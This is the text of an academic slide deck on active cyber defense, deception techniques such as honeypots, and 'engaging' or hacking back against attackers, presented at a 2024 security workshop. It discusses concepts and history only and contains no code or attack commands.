



ENGAGE YOUR ENEMY

The case for attacking the attacker

Sebastian Garcia

Stratosphere Laboratory. Czech Technical University in
Prague

<https://www.stratosphereips.org/>


AD&D Workshop, Euro S&P, 2024

Active Defense and Deception

Active **Defense** and Deception


Defense

“ A multidisciplinary approach to protect your assets, values, resources, and business.




Defense

“ A multidisciplinary approach to protect your assets, values, resources, and business.”




Cybersec Architecture: Passive



Cybersec Architecture: Passive

**Arch
Passive
Defense**



Cybersec Operation: Passive

Firewalls

TI

IDS

API security

Updates


Phishing
simulation

SIEM

Passive Defense

**Arch
Passive
Defense**

**Oper
Passive
Defense**



Active Defense and Deception

Active Defense

“ Proactive approach to protecting information systems and networks from threats. It involves taking dynamic and often aggressive measures to detect, analyze, and mitigate cyber attacks in real-time

Active Defense

EDR

XDR

SDN

Antivirus

Active Defense



Active Defense

Change (a binary decision)

- A product demands to block an IP in a FW.
- SIEM blocks an account in AD.
- SIEM logouts an account in a computer.
- SIEM terminates Cloud sessions
- EDR/XDR kills a process.
- Proxy blocks URL
- Fail2ban blocks in local FW after bruteforce

Active Defense

Adapt (degrees of change. Predefined)

- Change the network bandwidth for a host.
- Change the API bandwidth access.

Active Defense

Learn (degrees of change. Learned)

- ML (AD, Classifiers)
 - Learn from FP.
 - Learn risk levels.
 - Learn seasonality.
- Human-in-the-loop. "Assisted"
 - Playbooks are here.

Active Defense

Share

- Sharing IoC
 - Slips IDS local P2P TI sharing [1].
 - Local IPs too.
 - Trust based, adversary-resilient.

[1] Garcia, S., Goma, A., & Babayeva, K. Slips, behavioral machine learning-based Python IPS

<https://github.com/stratosphereips/StratosphereLinuxIPS>

Active Defense

Engage

Why Active Defense?

Change

- Stops the attack, so it works.

Adapt

- A proportionate response may reduce false positives.

Learn

- A proportionate response may reduce **more** false positives.

Share

- It may stop attackers faster. They are *local* IoC.

Not Moving Target Defense?


- Move the assets to confuse attackers and make them lose track of IPs, resources, etc.
 - If legit users can find the correct server, attackers also can.
 - Legitimate users/process also get lost.
- If a honeypot is found, better to move it for the next attack.
 - Production servers can not 'disappear', so the attacker knows.
- I personally don't believe it works.

Active Defense

**Arch
Passive
Defense**

**Active
Defense**

**Oper
Passive
Defense**



Active Defense and **Deception**

Deception

*“ The act of causing someone to **accept** as true or valid what is false or invalid*

Merrian-Webster Dictionary. [Link](#)

*“ Deliberate measures to **induce** erroneous sensemaking and subsequent behaviour within a bio-digital target set, to achieve and exploit an advantage.*

National Cyber Deception Laboratory. [Link](#)

Deception



The 23rd Headquarters Special Troops. Nicknamed "the Ghost Army."

Members of the visual deception unit. Courtesy of Jack Masey. [Link. Book](#)

Deception

- The Ghost Army impersonated larger and more costly units.
- Copied insignias in uniforms and cars, specific officers, morse code operators typing profiles, tracks in the soil, recorded sound of larger groups, and, of course, inflatable tanks.
- The own Army believed they were real.

CyberDeception is Different

Lessons from 'kinetic' deception are nice but hard to translate. They were trying to deceive an enemy about defenses being better and larger.

CyberDeception. Why?

- Early warning systems for faster blocking.
- Minimize time to detection.
- Minimize false positives.
- Optimize resource allocation.
- Reduce cost of defense!
- Profile attackers? almost nobody does.
- Slow attacks down?
- Difficult attack.

Deception

And, do **not** to make organizations more insecure

Psychological Deception

- Opportunity to **influence** and **change** attackers:
 - Attention, Perception, Sensemaking, Expectation, Emotion, Behavior
- If told deception may be used, attackers avoid weak systems

Deception Types

- **A-type (Ambiguity)**

- Make the attacker unsure about **all**. Defenses, actions, preparations, data.
- A honeypot that looks **exactly** as the real server.
- Attack delays the decision waiting for 'more information'.

- **M-type (Misleading)**

- The attractiveness of the deception is larger than the real system. The attacker is **sure** the deception is the real thing.

Deception Types

- **Probability honeypot**

- Add many deception techniques so the probability of interacting with one is larger.
- Not so much deception but a *minefield*.

- **Fake honeypot**

- If a real server looks like a honeypot, it usually is left unattacked.

- <https://github.com/NavyTitanium/Fake-Sandbox-Artifacts>

- <https://www.cyberscarecrow.com/>

Deception is Uncertainty

- There can be honeypots or not.
- The honeypots can be real or not.
- The attackers may be told about the honeypots or not.
- The attackers may believe what they are told or not.

Deception Engineering

- Design of Deception Engineering [1]
 - Methods, techniques, patterns, and tools to incorporate deception.
- Why you need to think in advance?
 - **Magruder's principle:** easier to convince a target into holding on to a pre-existing belief than it is to convince a target of something it does not believe.

Deception Can go Further



Figure 1: A simplified overview of the AD&D system architecture

Deception Can go Further

What about doing **misinformation** and **propaganda**?

Tested, with the best results obtained with a combination of **informing** the attackers about deception and **using** deception.

Ferguson-Walter, K. J. (2020). *An Empirical Assessment of the Effectiveness of Deception for Cyber Defense*.

Deception Can go Further

Can we do this on the Internet?

- Fake LinkedIn profiles of people.
- Fake questions asking to fix our "FortiGate 6000F".
- Fake internal tickets about detected attackers
- Fake versions of all our servers and services.
- Fake underground forums leaked data.
- Fake announcement "We have been hit by ransomware".

But deception is not enough

- **Limited** scope. After all, they may still be inside.
- Deception can **fail**. There are no measurements.
- Integration may **not** work. Not all blocks are effective.

Can we have...

- Enhanced Threat Intelligence.
- Measure response capabilities.
- Profile the proficiency of the attacker.
- Faster resolution of FP. AKA 'the phone test.'
- Better misdirect their attention.

Active Defense and Deception and **Engaging**

Engaging


“ To have contact and actively disrupt the operation of your attacker.

Engaging

**Arch
Passive
Defense**


**Active
Defense**

**Oper
Passive
Defense**



Engaging

Engaging



Engaging. Not new.

- Engaging has been happening for a long time
 - 2005 Book "Aggressive Network Self-defense". [Link](#)
 - 2013 Conversation "The Ethics of Hacking Back: Cybersecurity and Active Network Defense". [Link](#).
 - 2013 Book "Offensive Countermeasures. The art of active defense" John Strand/Paul Asadoorian. [Link](#)
 - 2015 News "Should Companies Strike Back at Hackers?". Tripwire. [Link](#)

The Rise of Engaging

2019. US **Active Cyber Defense Certainty Act (ACDC)**



The Rise of Engaging

2019. US **Active Cyber Defense Certainty Act (ACDC)**

- Aimed to **allow** companies to engage in "**active** cyber defense measures" to trace and stop cyber attackers:
 - Only qualified defenders with a high confidence in the attacker's **identity** can engage.
 - Companies **must** inform the FBI
 - **Allowed to** identify attackers, disrupt attacks, and monitor attackers
 - **Prohibited** to destroy data or cause significant harm to others.

Luckily, **never** approved.

